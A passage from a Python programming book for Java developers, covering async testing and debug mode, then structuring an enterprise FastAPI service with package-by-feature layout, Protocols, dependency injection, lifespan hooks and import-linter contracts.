pytest can't run a coroutine on its own, so you add a plugin. The house pick is **pytest-asyncio**. With `asyncio_mode = "auto"` in `pyproject.toml`, every `async def test_...` runs on a fresh event loop:

TOML pyproject.toml

```toml
[tool.pytest.ini_options]
asyncio_mode = "auto"  # every `async def test_...` runs on an event loop
asyncio_default_fixture_loop_scope = "function"
```

Then tests read like ordinary tests, with `await` where you need it:

PYTHON tests/test_order_check.py

```python
async def test_first_failure_cancels_everything_else() -> None:
    inventory, pricing, tl = clients({"MUG": 5, "TEE": 0}, latency=SLOW_MUG)
    with pytest.raises(InsufficientStockError) as caught:
        await check_order(ORDER, inventory, pricing)
    assert caught.value.sku == "TEE"
    assert any("stock MUG: cancelled" in line for line in tl)
    assert any("price MUG: cancelled" in line for line in tl)
```

The alternative is **anyio**'s pytest plugin, which comes with the anyio package that FastAPI already depends on: mark tests with `@pytest.mark.anyio`. Either is fine; pick one per project. Keep fake latencies tiny (milliseconds) so the suite stays fast. Chapter 15 goes deeper.

asyncio debug mode

asyncio has a **debug mode** that catches the classic mistakes: callbacks that hog the loop, coroutines that were never awaited, and calls from the wrong thread. Turn it on with `PYTHONASYNCIODEBUG=1`, `asyncio.run(main(), debug=True)` or Python's development mode, `python -X dev`. Running the blocking example with it flags the culprit (trimmed and wrapped):

OUTPUT

```
Executing <Task pending name='Task-1' coro=<main() running at
    ...\blocking.py:42> ...> took 0.501 seconds
```

Anything that holds the loop for more than 100 ms gets reported. Switch debug mode on in development and CI; it's too chatty and slow for production.

Recap

- Ask "what is my code waiting for?" I/O-bound work suits threads or asyncio; CPU-bound work needs processes (or free-threaded Python).
- The GIL lets one thread run Python at a time, but it does **not** make your code thread-safe. Guard shared state with a `Lock`, or share nothing and use a queue.
- `ThreadPoolExecutor`, `as_completed` and `Future.result()` map almost one-to-one to `ExecutorService`, `ExecutorCompletionService` and `Future.get()`.
- Process pools pickle everything that crosses the boundary, and need the `if __name__ == "__main__":` guard under spawn.
- In asyncio, prefer `TaskGroup` over `gather`, put an `asyncio.timeout` around remote calls, and never swallow `CancelledError`.
- Never block the event loop: use async libraries, or `asyncio.to_thread` for blocking ones.
- `contextvars` replaces `ThreadLocal`/MDC for request IDs; pass context explicitly when you use a raw thread pool.
- Free-threaded Python (officially supported since 3.14) makes CPU-bound threads scale, and makes missing locks hurt.

Try it yourself

🏋 **Exercise 1: Fix the oversell**

Run `uv run python src/race.py` and watch `UnsafeStock` sell ten mugs. Write a `reserve_many(stock, quantities)` function that reserves several quantities from a `ThreadPoolExecutor`, and a test proving `SafeStock` never goes negative. Hint: copy the `Barrier` trick from `rush()` so all threads start together.

🏋️ Exercise 2: Report every missing item

Change `check_order` so that, when several items are out of stock, it raises one `InsufficientStockError` listing *all* of them. Hint: `group.exceptions` holds every failure, but remember that a cancelled stock check never gets to fail, so think about whether you want fail-fast at all.

🏋️ Exercise 3: A polite bulk importer

Write `import_products(skus)` that fetches 200 products from a fake catalogue API, with at most 10 calls in flight and at most 50 started per second, and an overall timeout of 10 seconds. Hint: combine the fan-out pattern with an `AsyncLimiter`, inside one `asyncio.timeout`.

🏋️ Exercise 4 (stretch): Go free-threaded

Install the free-threaded build with `uv python install 3.14t`, then run `uv run --no-project --python 3.14t python bench.py` (and `race.py`) from the `src` folder. Which numbers change? Then find a library you use at work on the py-free-threading.github.io tracker and check whether it ships `cp314t` wheels.

Further reading

- asyncio: Coroutines and Tasks: the official guide to tasks, `TaskGroup`, timeouts and cancellation.
- Developing with asyncio: debug mode, blocking-call detection and common mistakes.
- concurrent.futures: thread, process and interpreter pools in one API.
- contextvars: context variables and how they flow through tasks.
- Python support for free threading: the official how-to for the no-GIL build.
- PEP 779: why and how free-threaded Python became officially supported.
- Python free-threading guide: installation help and the library compatibility tracker.
- What Color is Your Function?: the classic essay behind "coloured functions".
- Virtual Threads (Oracle): the Java side of the comparison.

CHAPTER 7

Structuring an Enterprise Project

> *Python won't force a structure on you the way Spring does, so this chapter gives you one that scales, plus the tools to keep it in shape as the team grows.*

🎯 **What you'll learn**

- Lay out a service with the src layout and package-by-feature, and compare it with a Maven tree
- Map `@RestController`, `@Service` and `@Repository` to plain Python modules, and keep domain objects, schemas and ORM models apart
- Use Protocols as ports and dataclasses as rich domain objects, without over-engineering
- Wire dependencies three ways (a composition root, FastAPI `Depends` and dependency-injector) and know when to pick each
- Run startup and shutdown in the right order with FastAPI's lifespan
- Enforce your architecture with import-linter, Python's answer to ArchUnit

The big picture

In Spring Boot, a lot of structure arrives for free. Component scanning finds your beans, the container wires them, and `@Transactional` and friends wrap them in behaviour. Teams still argue about packages, but the framework sets the shape.

Python gives you far fewer rails. There's no container, no scanning and no required folder layout. That freedom is pleasant in a 500-line service and dangerous in a 50,000-line one. The good news: a handful of conventions, plus one linting tool, gets you a codebase that's as easy to navigate as a well-kept Spring project, with less ceremony.

🧩 **Think of it like a supermarket**

A good supermarket groups things by what shoppers need: breakfast in one aisle, baking in another. It doesn't put all the boxes in one aisle and all the bottles in another. Package-by-feature is the breakfast aisle: everything about orders lives in `orders/`. Package-by-layer is the "all the boxes" aisle: tidy-looking, but you walk the whole shop to make one sandwich.

Java ↔ Python at a glance

Concept	Java / Spring	Python
Build file	`pom.xml`	`pyproject.toml`

Concept	Java / Spring	Python
Multi-module build	Maven modules	uv workspace
Package	`com.orderly.orders` folder	`orderly/orders/` with `__init__.py`
Controller	`@RestController`	`APIRouter` in `api.py`
Service, repository	`@Service`, `@Repository`	plain classes
Interface	`interface OrderRepository`	`Protocol`
DTO / entity	record DTO / `@Entity`	Pydantic model / SQLAlchemy model
Wiring	the Spring container	a composition root, plus `Depends`
Test double for a bean	`@MockBean` / `@MockitoBean`	`app.dependency_overrides`
Lifecycle hooks	`@PostConstruct`, `@PreDestroy`	FastAPI `lifespan`
Architecture tests	ArchUnit, Spring Modulith	import-linter

Full code: `examples/ch07-architecture/`. It's a small Orderly service with orders and inventory, wired three different ways, with tests and import-linter contracts.

Project layout

The src layout

Here's a typical Spring Boot service next to its Python equivalent:

```
orderly-java/                          orderly/
  pom.xml                                pyproject.toml, uv.lock
  src/main/java/com/orderly/             src/orderly/
    OrderlyApplication.java                __init__.py
    orders/...                             main.py        <- app factory
    inventory/...                          orders/
  src/main/resources/                        __init__.py
    application.yml                          api.py, service.py, ...
  src/test/java/com/orderly/...            inventory/...
                                         tests/
                                           test_orders.py, ...
```

A *module* is a single `.py` file. A *package* is a folder of modules with an `__init__.py` file, which Python runs when the package is first imported. Keep `__init__.py` files nearly empty; they're markers, not places for logic.

The **src layout** puts your package inside a `src/` folder instead of at the project root. That sounds like a small detail, but it matters: without it, running `pytest` from the project root can import your code straight from the working directory rather than from what you'd actually install and ship. With `src/`, the only way to import `orderly` is the proper way.

`uv init --package orderly` creates exactly this, including a build backend so the project installs itself, in editable mode, into its own virtual environment:

TOML pyproject.toml (generated by uv init --package)

```toml
[project.scripts]
orderly = "orderly:main"

[build-system]
requires = ["uv_build>=0.13.7,<0.14.0"]
build-backend = "uv_build"
```

> **About this book's examples**
>
> Every example folder in this guide sets `package = false` and tells pytest where the code lives with `pythonpath = ["src"]`. That keeps the examples uniform. For a real service, prefer `uv init --package`, so `import orderly` works everywhere without path tweaks.

Package by feature, not by layer

Most Spring codebases grow up package-by-layer:

```
com/orderly/controller/OrderController.java
com/orderly/controller/InventoryController.java
com/orderly/service/OrderService.java
com/orderly/service/impl/OrderServiceImpl.java
com/orderly/repository/OrderRepository.java
com/orderly/model/Order.java
```

To change how orders work, you touch four packages. Python projects do better grouping by feature, with a few small layer modules inside each one:

```
src/orderly/
  errors.py            the shared OrderlyError base
  db.py                database engine stand-in (connect / disconnect)
  orders/
    domain.py          Order, OrderItem, OrderStatus, order rules
    ports.py           Protocols: what orders needs from outside
    repository.py      InMemoryOrderRepository (an adapter)
    service.py         OrderService: the use cases
    schemas.py         Pydantic request and response models
    api.py             the HTTP endpoints
  inventory/
    domain.py, ports.py, repository.py, service.py
  events/memory.py     an in-memory event publisher
  web/errors.py        maps domain errors to HTTP status codes
  main.py              create_app(): the composition root
```

Each feature folder reads top to bottom like a story, and a newcomer can find "where orders get cancelled" in seconds. It also gives you real boundaries to enforce, as we'll see with import-linter.

The Pythonic way: flat is better than nested

"Flat is better than nested" is one of the lines in the *Zen of Python* (run `python -m this`). Two levels, `orderly/orders/service.py`, is plenty. There's no need for `impl/` folders: a module is already a namespace.

Layering: router, service, repository

The classic three layers carry over directly. Only the annotations disappear:

Layer	Spring	Python module	Knows about
Web	`@RestController`	`orders/api.py`	HTTP, schemas, the service
Use cases	`@Service`	`orders/service.py`	the domain and ports
Persistence	`@Repository`	`orders/repository.py`	the domain and the database

Dependencies point inwards: the router calls the service, the service calls the repository through a port, and the domain knows nothing about any of them.

The router

The router translates HTTP into service calls and domain objects back into HTTP. In our first wiring style, it receives its service as an argument, which is constructor injection for a router:

PYTHON src/orderly/orders/api.py

```python
def build_router(service: OrderService) -> APIRouter:
    router = APIRouter(prefix="/api/v1/orders", tags=["orders"])

    @router.post("", status_code=201)
    async def place_order(body: PlaceOrderRequest) -> OrderResponse:
        items = [item.to_domain() for item in body.items]
        order = await service.place_order(body.customer_id, items)
        return OrderResponse.from_domain(order)

    @router.get("/{order_id}")
    async def get_order(order_id: UUID) -> OrderResponse:
        return OrderResponse.from_domain(await service.get_order(order_id))
    ...
    return router
```

Notice what's missing: no `try` / `except` for "not found". The service raises domain errors, and one handler in `web/errors.py` maps them to status codes, like a `@ControllerAdvice`:

PYTHON src/orderly/web/errors.py

```python
def status_for(exc: OrderlyError) -> int:
    match exc:
        case OrderNotFoundError():
            return 404
        case OrderNotCancellableError() | InsufficientStockError():
            return 409
        case _:
            return 422
```

The service

The service holds the use cases. It's a plain class whose constructor lists what it needs, exactly like a Spring `@Service` with constructor injection, minus the annotation:

PYTHON src/orderly/orders/service.py

```python
class OrderService:
    def __init__(
        self,
        orders: OrderRepository,
        stock: StockReserver,
        events: EventPublisher,
    ) -> None:
        self._orders = orders  # constructor injection, no annotations needed
        self._stock = stock
        self._events = events

    async def place_order(
        self, customer_id: UUID, items: list[OrderItem]
    ) -> Order:
        order = Order.place(customer_id, items)  # the domain checks the rules
        reserved: list[OrderItem] = []
        try:
            for item in order.items:
                await self._stock.reserve(item.product_id, item.quantity)
                reserved.append(item)
        except Exception:
            for item in reserved:  # undo; a database would roll back for us
                await self._stock.release(item.product_id, item.quantity)
            raise
        order.confirm()
        await self._orders.add(order)
        await self._events.publish("OrderPlaced", {"order_id": str(order.id)})
        return order
```

The service imports no web framework and no database library. That's what makes it easy to unit test with hand-written fakes, as `tests/test_service.py` does.

The repository

The repository is an *adapter*: it adapts a storage technology to the shape the service expects. Ours keeps orders in memory; Chapter 9 swaps in SQLAlchemy without touching the service.

PYTHON src/orderly/orders/repository.py

```python
class InMemoryOrderRepository:
    def __init__(self, db: InMemoryDatabase) -> None:
        self._db = db

    async def add(self, order: Order) -> None:
        self._db.table("orders")[order.id] = deepcopy(order)  # copy, like a DB
```

Domain objects, schemas and ORM models: keep them apart

An Orderly order can appear in three shapes, and each has a different job:

Shape	Python	Java equivalent	Changes when…
Domain object	`@dataclass Order`	entity or domain class	business rules change
API schema	Pydantic `OrderResponse`	record DTO	the public API changes
Database row	SQLAlchemy model	`@Entity`	the table changes

Keeping them separate means you can rename a column without breaking your API, or add an API field without a migration. The translation is a small, boring function, and boring is good:

PYTHON src/orderly/orders/schemas.py

```python
class OrderResponse(BaseModel):
    id: UUID
    customer_id: UUID
    status: OrderStatus
    total_cents: int
    created_at: datetime

    @classmethod
    def from_domain(cls, order: Order) -> "OrderResponse":
        return cls(
            id=order.id,
            customer_id=order.customer_id,
            status=order.status,
            total_cents=order.total_cents,
            created_at=order.created_at,
        )
```

> 💡 **When merging them is fine**
>
> For a small internal CRUD service where the API *is* the table, three copies of every field is ceremony. Using one Pydantic model for API and domain is fine there, and SQLModel can even merge the ORM model in too. Split them the day the shapes start to differ. In anything customer-facing or long-lived, start separate.


Ports and adapters without the ceremony

Hexagonal architecture, also called *ports and adapters*, says the core of your app defines the interfaces it needs (the **ports**), and the outside world plugs in implementations (the **adapters**). In Java that means a lot of `interface` and `implements`. In Python, a `Protocol` does it with less typing:

PYTHON src/orderly/orders/ports.py

```python
class OrderRepository(Protocol):
    async def add(self, order: Order) -> None: ...
    async def get(self, order_id: UUID) -> Order | None: ...
    async def update(self, order: Order) -> None: ...


class StockReserver(Protocol):
    async def reserve(self, product_id: UUID, quantity: int) -> None: ...
    async def release(self, product_id: UUID, quantity: int) -> None: ...
```

A Protocol is an interface you never have to `implements`. Any class with matching methods fits, and mypy checks the match. Here's the lovely consequence: the orders feature needs stock reserved, `InventoryService` has `reserve` and `release` methods, so it *is* a `StockReserver`, even though neither package imports the other.



Coming from Java

In Java, `InventoryService` would have to `implements StockReserver`, so inventory would depend on orders, or you'd move the interface into a shared module. Structural typing removes that knot. Each feature declares what it needs, in its own words.

Don't write an interface for everything

Create a Protocol where there's a real seam: something you'll swap (a database, a broker, a third-party API) or fake in tests. Don't create an `IOrderService` for a service that has one implementation and always will. Callers can depend on the concrete class, and you can extract a Protocol later in two minutes.

DDD-lite: rich domain objects with dataclasses

Domain-driven design (DDD) has many ideas, but the most useful one for everyday services is this: put business rules on the domain objects themselves. An `Order` should refuse to be cancelled after shipping, so no caller can forget to check.

PYTHON src/orderly/orders/domain.py

```python
@dataclass(slots=True)
class Order:
    customer_id: UUID
    items: list[OrderItem]
    id: UUID = field(default_factory=uuid4)
    status: OrderStatus = OrderStatus.PENDING
    created_at: datetime = field(default_factory=lambda: datetime.now(UTC))

    @classmethod
    def place(cls, customer_id: UUID, items: list[OrderItem]) -> "Order":
        if not items:
            raise InvalidOrderError("an order needs at least one item")
        if any(item.quantity <= 0 for item in items):
            raise InvalidOrderError("quantities must be positive")
        return cls(customer_id=customer_id, items=list(items))

    def cancel(self) -> None:
        if self.status in (OrderStatus.SHIPPED, OrderStatus.CANCELLED):
            raise OrderNotCancellableError(self.id, self.status)
        self.status = OrderStatus.CANCELLED
```

The domain module is plain Python: no FastAPI, no Pydantic, no SQL. Its tests are the fastest in the suite. `Order.place` is a *factory method*, a classmethod that builds a valid object, playing the role of a static factory in Java.

> **Coming from Java: anemic entities**
>
> Many JPA codebases end up with *anemic* entities: getters and setters only, with every rule in a service. Dataclasses make rich objects cheap to write, so give `Order` its behaviour. You get DDD's main benefit without aggregates, repositories-per-aggregate and domain events frameworks. Add those when the domain really demands them.

Dependency injection without a container

Dependency injection means an object receives its collaborators instead of creating them. Python can do that with plain arguments, so it ships no container. That surprises Java developers, but it's freeing: wiring becomes ordinary code you can read, step through and test.

There are a few ways to organise that wiring. Let's start with the one to avoid.

The module-level singleton pitfall

The quickest way to share an object in Python is to create it at the top of a module and import it everywhere:

PYTHON src/avoid_module_singleton.py

```python
# Built the moment anyone imports this module: before config is loaded,
# shared by every importer, and impossible to swap without monkeypatching.
db = InMemoryDatabase()
orders = InMemoryOrderRepository(db)
```

It looks harmless. Then two tests run in the same process:

OUTPUT

```
test_place_order sees 1 order
test_starts_empty sees 1 order
```

The second test inherits the first test's data. Module-level singletons also get created at import time, before your configuration is loaded, and the only way to replace them in a test is monkeypatching (swapping attributes at runtime), which is fragile.

> ⚠️ **Gotcha: stateful objects at import time**
>
> Module-level *constants*, loggers and `router = APIRouter()` are fine. Database engines, HTTP clients, caches and anything that reads configuration are not. Build those in one place, at startup.

Constructor injection and a composition root (recommended)

A **composition root** is the single place where concrete classes are chosen and connected. It's the Python version of a Spring `@Configuration` class full of `@Bean` methods, but it's one ordinary function:

PYTHON src/orderly/main.py

```python
@dataclass(frozen=True, slots=True)
class Services:
    """Every long-lived object: our hand-made "application context"."""

    db: InMemoryDatabase
    publisher: InMemoryEventPublisher
    inventory: InventoryService
    orders: OrderService


def build_services(
    stock: dict[UUID, int] | None = None, log: list[str] | None = None
) -> Services:
    db = InMemoryDatabase(seed={"stock": stock_rows(stock or {})}, log=log)
    publisher = InMemoryEventPublisher(log)
    inventory = InventoryService(InMemoryStockRepository(db))
    orders = OrderService(
        orders=InMemoryOrderRepository(db),
        stock=inventory,  # InventoryService fits the StockReserver port
        events=publisher,
```

```
    )
    return Services(db, publisher, inventory, orders)
```

`create_app()` takes those services, plugs the order service into its router and returns the FastAPI app:

PYTHON src/orderly/main.py

```
    app = FastAPI(title="Orderly", lifespan=lifespan)
    app.include_router(orders_api.build_router(svc.orders))
    install_error_handlers(app)
    return app
```

Tests call `build_services()` with their own stock levels, or build a `Services` with fakes, and pass it to `create_app()`. A background worker or CLI can call `build_services()` too, with no web framework involved. If you remember one thing from this section, make it this: **dependencies are constructor arguments, and one function wires them**.

FastAPI Depends: request-scoped DI

FastAPI has a small DI system of its own. You declare a parameter with `Depends(some_function)`, and FastAPI calls that function for each request and passes in the result. Provider functions can depend on other providers, so FastAPI resolves a little graph per request:

PYTHON src/orderly/wiring_depends.py

```
def get_order_repository(db: DbDep) -> OrderRepository:
    return InMemoryOrderRepository(db)


def get_stock_reserver(db: DbDep) -> StockReserver:
    return InventoryService(InMemoryStockRepository(db))


def get_order_service(
    orders: Annotated[OrderRepository, Depends(get_order_repository)],
    stock: Annotated[StockReserver, Depends(get_stock_reserver)],
    events: Annotated[EventPublisher, Depends(get_publisher)],
) -> OrderService:
    return OrderService(orders, stock, events)  # per request, and cheap


OrderServiceDep = Annotated[OrderService, Depends(get_order_service)]


@router.post("", status_code=201)
async def place_order(
    body: PlaceOrderRequest, service: OrderServiceDep
) -> OrderResponse:
    ...
```

Long-lived objects (the database, the publisher) are still created once, in `create_app()`, and stored on `app.state`; `get_db` and `get_publisher` read them from the request. Cheap objects are built per request, which is Spring's request scope. It's also how you'd hand each request its own database session or the current user (Chapters 9 and 12).

The big win is testing. `app.dependency_overrides` replaces any provider, which is FastAPI's `@MockBean`:

PYTHON tests/test_app_depends.py

```python
def test_dependency_overrides_swap_one_piece(
    fake_repo: FakeOrderRepository,
) -> None:
    app = create_app(stock={MUG: 5})
    app.dependency_overrides[get_order_repository] = lambda: fake_repo
    with TestClient(app) as client:
        placed = client.post("/api/v1/orders", json=order_body((MUG, 2)))
    assert placed.status_code == 201
    assert len(fake_repo.saved) == 1  # the fake received the order
```

Unlike `@MockBean`, this doesn't restart a container or slow the suite: it's a dictionary entry.

> 💡 **If you're unsure, combine the two**
>
> The house style for this book is a **composition root for long-lived objects plus `Depends` at the web edge**. Build engines, clients and publishers once at startup; let small provider functions hand them to endpoints and build per-request objects. Services stay framework-free, and tests can override anything.

dependency-injector: the closest thing to Spring

If your team really misses a container, **dependency-injector** is the mature option. You declare providers in a container class, and endpoints ask for them with markers:

PYTHON src/orderly/wiring_container.py

```python
class Container(containers.DeclarativeContainer):
    seed = providers.Object[dict[str, dict[Any, Any]]]({})
    db = providers.Singleton(InMemoryDatabase, seed=seed)  # like @Bean
    publisher = providers.Singleton(InMemoryEventPublisher)
    stock_repository = providers.Factory(InMemoryStockRepository, db=db)
    inventory = providers.Factory(InventoryService, stock=stock_repository)
    order_repository = providers.Factory(InMemoryOrderRepository, db=db)
    order_service = providers.Factory(  # a new one per request (prototype)
        OrderService,
        orders=order_repository,
        stock=inventory,
        events=publisher,
    )


OrderServiceDep = Annotated[
    OrderService, Depends(Provide[Container.order_service])
]
```

`Singleton` and `Factory` map onto Spring's singleton and prototype scopes. Endpoints are decorated with `@inject`, and `container.wire(modules=[...])` activates the markers. In tests, `container.order_repository.override(fake_repo)` swaps one provider.

> 📝 **Maintenance status**
>
> dependency-injector went quiet between December 2022 and August 2024, which worried many teams. It has had regular releases since (4.49.1 in June 2026, with wheels that also work on Python 3.15), so it's a reasonable choice again. It's a compiled extension, though, and has no free-threaded wheels yet.

svcs, lagom and punq in brief

A few lighter libraries are worth knowing by name:

- **svcs**, by Hynek Schlawack, is a small *service locator*: you register factories in a registry and ask a per-request container for them. It integrates with FastAPI, Flask and others, and is actively maintained.
- **lagom** auto-wires constructors from their type hints, which feels closest to Spring's autowiring. It works, but releases have slowed (the latest was July 2025).
- **punq** is a tiny container inspired by Funq, a small .NET container: `register` an implementation, `resolve` an interface. Fine for small apps.

Which one should you use?

Situation	Use
Any FastAPI service (the default)	composition root + `Depends` at the edge
Workers, CLIs, libraries	a plain composition root
A large team that wants declared scopes and config providers	dependency-injector
Many frameworks sharing one registry	svcs
You'd like autowiring by type hints	lagom or punq, for small apps

Most Python teams never need more than the first two rows. That's a feature: the wiring is code you can read.

App lifecycle: startup and shutdown

Spring calls `@PostConstruct` methods after building beans and `@PreDestroy` methods on shutdown, in dependency order. FastAPI's equivalent is a **lifespan**: an async context manager where code before `yield` runs at startup and code after it runs at shutdown.

PYTHON src/orderly/main.py

```python
def create_app(services: Services | None = None) -> FastAPI:
    svc = services or build_services()

    @asynccontextmanager
    async def lifespan(app: FastAPI) -> AsyncIterator[None]:
        await svc.db.connect()  # startup: dependencies first...
        await svc.publisher.start()
        try:
            yield  # ...the app serves requests here...
        finally:
            await svc.publisher.stop()  # ...shutdown: the reverse order
            await svc.db.disconnect()
    ...
```

The rule is the same as Spring's: start things in dependency order and stop them in reverse, so nothing is used after its dependencies are gone. A test records the order:

OUTPUT

```
database connected
publisher started
-- serving requests --
publisher stopped after 1
database disconnected
```

`TestClient(app)` used as a `with` block runs the lifespan, so tests exercise startup and shutdown too. With many resources, `contextlib.AsyncExitStack` keeps the reverse ordering automatic.

> ⚠️ **Gotcha: the old startup events**
>
> Older tutorials use `@app.on_event("startup")`. It's deprecated in favour of `lifespan`, which keeps setup and teardown for each resource side by side.

All three wirings, side by side

`src/demo.py` places and cancels an order through each wiring. Same domain, same services, three different ways of connecting them:

OUTPUT

```
manual     placed    CONFIRMED, 2598
           cancel    CANCELLED
           cancel    409 OrderNotCancellableError
depends    placed    CONFIRMED, 2598
           cancel    CANCELLED
           cancel    409 OrderNotCancellableError
container  placed    CONFIRMED, 2598
           cancel    CANCELLED
           cancel    409 OrderNotCancellableError
```

The wiring is a detail at the edge. That's exactly the point.

Enforcing boundaries with import-linter

Conventions decay. Someone in a hurry imports `fastapi` into a service, or makes orders import inventory directly, and nobody notices for months. Java teams catch this with **ArchUnit** tests. Python's equivalent is **import-linter**: you write *contracts* about which modules may import which, and it checks the real import graph.

Our example has three contracts in `pyproject.toml`:

TOML pyproject.toml

```toml
[tool.importlinter]
root_package = "orderly"
include_external_packages = true  # so contracts can name fastapi etc.

[[tool.importlinter.contracts]]
name = "Composition roots on top, shared kernel at the bottom"
type = "layers"
layers = [
    "orderly.main | orderly.wiring_depends | orderly.wiring_container",
    "orderly.web",
    "orderly.orders | orderly.inventory | orderly.events",
    "orderly.db | orderly.errors",
]

[[tool.importlinter.contracts]]
name = "Domain and services stay framework-free"
type = "forbidden"
source_modules = [
    "orderly.orders.domain",
    "orderly.orders.service",
    "orderly.inventory.domain",
    "orderly.inventory.service",
]
forbidden_modules = ["fastapi", "pydantic", "dependency_injector"]
```

A `layers` contract lets higher layers import lower ones, never the reverse. The `|` separator means "these siblings may not import each other either", so orders and inventory stay independent. A third contract applies the same idea *inside* each feature (`api` above `service` above `ports` above `domain`), using the `containers` option.

OUTPUT

```
Composition roots on top, shared kernel at the bottom KEPT
Inside a feature, outer layers depend on inner ones KEPT
Domain and services stay framework-free KEPT

Contracts: 3 kept, 0 broken.
```

To see it bite, we temporarily added two bad imports to `orders/service.py`:

OUTPUT

```
orderly.orders is not allowed to import orderly.inventory:

- orderly.orders.service -> orderly.inventory.service (l.7)


orderly.orders.service is not allowed to import fastapi:

-   orderly.orders.service -> fastapi (l.5)
```

The message names the exact file and line. Run `lint-imports` in CI, or wrap it in a test as `tests/test_architecture.py` does, so it runs with everything else:

PYTHON tests/test_architecture.py

```python
def test_import_contracts_hold() -> None:
    result = lint_imports(str(PYPROJECT), no_cache=True, no_logo=True)
    assert result == 0  # 0 means every contract was kept
```

Coming from Java

The independence rule between features is what Spring Modulith's `ApplicationModules.verify()` gives you. import-linter has contract types for `layers`, `forbidden`, `independence`, `protected` and `acyclic_siblings`, which covers most ArchUnit rules teams actually write.

Bigger codebases

uv workspaces vs multi-module Maven

When one repository holds several deployables that share code, Maven uses a parent POM with modules. uv's equivalent is a **workspace**: several Python projects in one repository, sharing one lockfile, that can depend on each other.

```
orderly-platform/
  pyproject.toml          workspace root, like the parent pom.xml
  uv.lock                 one lockfile for everything
  packages/
    orderly-domain/       shared domain code (a library)
    orderly-api/          the FastAPI service
    orderly-worker/       the background worker
```

TOML pyproject.toml (workspace root)

```toml
[tool.uv.workspace]
members = ["packages/*"]
```

TOML packages/orderly-api/pyproject.toml

```toml
[project]
name = "orderly-api"
dependencies = ["orderly-domain", "fastapi>=0.162"]

[tool.uv.sources]
orderly-domain = { workspace = true }   # use the local package
```

Reach for a workspace when you really have several deployables. A single service doesn't need one: feature packages plus import-linter give you most of the modularity with none of the overhead.

A modular monolith before microservices

The structure in this chapter is a **modular monolith**: one deployable, with features that talk to each other only through narrow ports, and boundaries enforced by a tool. It's the same advice the Spring world gives with Spring Modulith, and it works even better in Python, where splitting a process later is cheap if the imports are already clean.

If a feature later needs its own scaling or release cycle, the seams are already there: replace the in-process `StockReserver` adapter with one that calls the new service over HTTP or Kafka, and move the folder out.

Anti-patterns to avoid

Every one of these is common in real Python codebases, and most come from good intentions. Here's how to spot them and what to do instead.

The `utils.py` dumping ground. It starts with one date helper and ends as 2,000 lines that everything imports. Name modules after what they contain (`money.py`, `pagination.py`), and keep feature-specific helpers inside the feature.

Circular imports. Module A imports B while B imports A. Python reports it at import time with a message like this one, from a tiny two-module demo:

OUTPUT

```
ImportError: cannot import name 'place' from partially initialized module
'shop.orders' (most likely due to a circular import)
```

The cure is structural: move the shared piece down a layer, or invert the dependency with a Protocol, as orders and inventory do here. If the cycle exists only for type hints, `if typing.TYPE_CHECKING:` imports break it. An import-linter `layers` contract stops cycles from coming back.

God modules. A 3,000-line `service.py` is the Python version of a 3,000-line `OrderServiceImpl`. When a module passes a few hundred lines, split it by use case.

Global mutable state. Module-level dictionaries, caches and singletons that change at runtime cause the test leakage you saw earlier, and data races once threads appear (Chapter 6). Build state in the composition root and pass it in.

An interface for everything. A Protocol per class, `AbstractOrderServiceBase`, a factory for the factory. Python's structural typing lets you add an abstraction the day you need a second implementation. Until then, it's noise.

Java-style deep nesting. `src/com/orderly/application/service/impl/order_service_impl.py` makes every import a sentence. Two levels under your top package is almost always enough.

Recap

- Use the src layout (`uv init --package`) and group code by feature: `orderly/orders/`, `orderly/inventory/`.
- Inside each feature, keep thin layers: `api.py` → `service.py` → `ports.py` ← `repository.py`, with `domain.py` at the centre.
- Keep domain dataclasses, Pydantic schemas and ORM models separate in anything long-lived; merge them in small CRUD apps.
- Use Protocols as ports only where there's a real seam, and put business rules on dataclasses (`Order.cancel()`).
- DI is constructor arguments plus one composition root; add FastAPI `Depends` at the web edge and override providers in tests.
- dependency-injector is a maintained, Spring-like option; svcs, lagom and punq are lighter alternatives.
- Start resources in dependency order and stop them in reverse, in a FastAPI `lifespan`.
- Enforce boundaries with import-linter contracts, run in CI and as a test.

Try it yourself

> 🏋️ **Exercise 1: Add an inventory endpoint**
>
> Add `GET /api/v1/inventory/{product_id}` returning available and reserved stock. Put the router and schema in `orderly/inventory/`, and wire it in `main.py`. Hint: the inner `layers` contract already marks `api` and `schemas` as optional layers, so it will check your new modules automatically.

> 🏋️ **Exercise 2: Break a contract on purpose**
>
> Make `orders/service.py` import `InventoryService` directly and run `PYTHONPATH=src uv run lint-imports`. Read the report, then undo it. Next, add a fourth contract of type `independence` for `orderly.orders` and `orderly.inventory`. Hint: check the import-linter docs for the `modules` key.

> 🏋️ **Exercise 3: Swap an adapter in a test**
>
> Write a `FailingPublisher` whose `publish` always raises, override `get_publisher` with it in a `wiring_depends` test, and decide what `place_order` should do when publishing fails. Hint: this is the problem the transactional outbox in Chapter 11 solves.

> 🏋️ **Exercise 4 (stretch): Split into a workspace**
>
> Turn the example into a uv workspace with `orderly-domain` (domain and ports) and `orderly-api` (everything else). Hint: start from the workspace `pyproject.toml` above, and run `uv sync` at the root.

Further reading

- src layout vs flat layout: the Python Packaging Authority on why the src layout exists.
- uv workspaces: how members, sources and the shared lockfile work.
- FastAPI dependencies: the official tutorial for `Depends`.
- Testing dependencies with overrides: `dependency_overrides` in detail.
- FastAPI lifespan events: startup and shutdown done right.
- import-linter: contract types and configuration.
- dependency-injector: providers, wiring and the FastAPI integration.
- svcs: a lightweight service locator, with a thoughtful essay on DI in Python.
- ArchUnit: the Java tool import-linter echoes, for comparison.

CHAPTER 8

Building REST APIs with FastAPI

> *FastAPI turns the type hints you already write into routing, validation, JSON and API docs, so a Spring developer can be productive in an afternoon.*

🎯 **What you'll learn**

- Map `@RestController`, `@PathVariable`, `@RequestParam` and `@RequestBody` to FastAPI endpoints driven by type hints
- Validate requests with Pydantic v2 models the way you used Bean Validation, including camelCase JSON for Java clients
- Wire services with `Depends`, clean up with `yield` dependencies, and swap them in tests
- Return RFC 9457 problem+json errors from one place, and add request-ID, timing and CORS middleware
- Avoid the biggest FastAPI gotcha: blocking calls inside `async def`
- Call other services safely with httpx2, and choose between FastAPI, Django, Flask and Litestar

The big picture
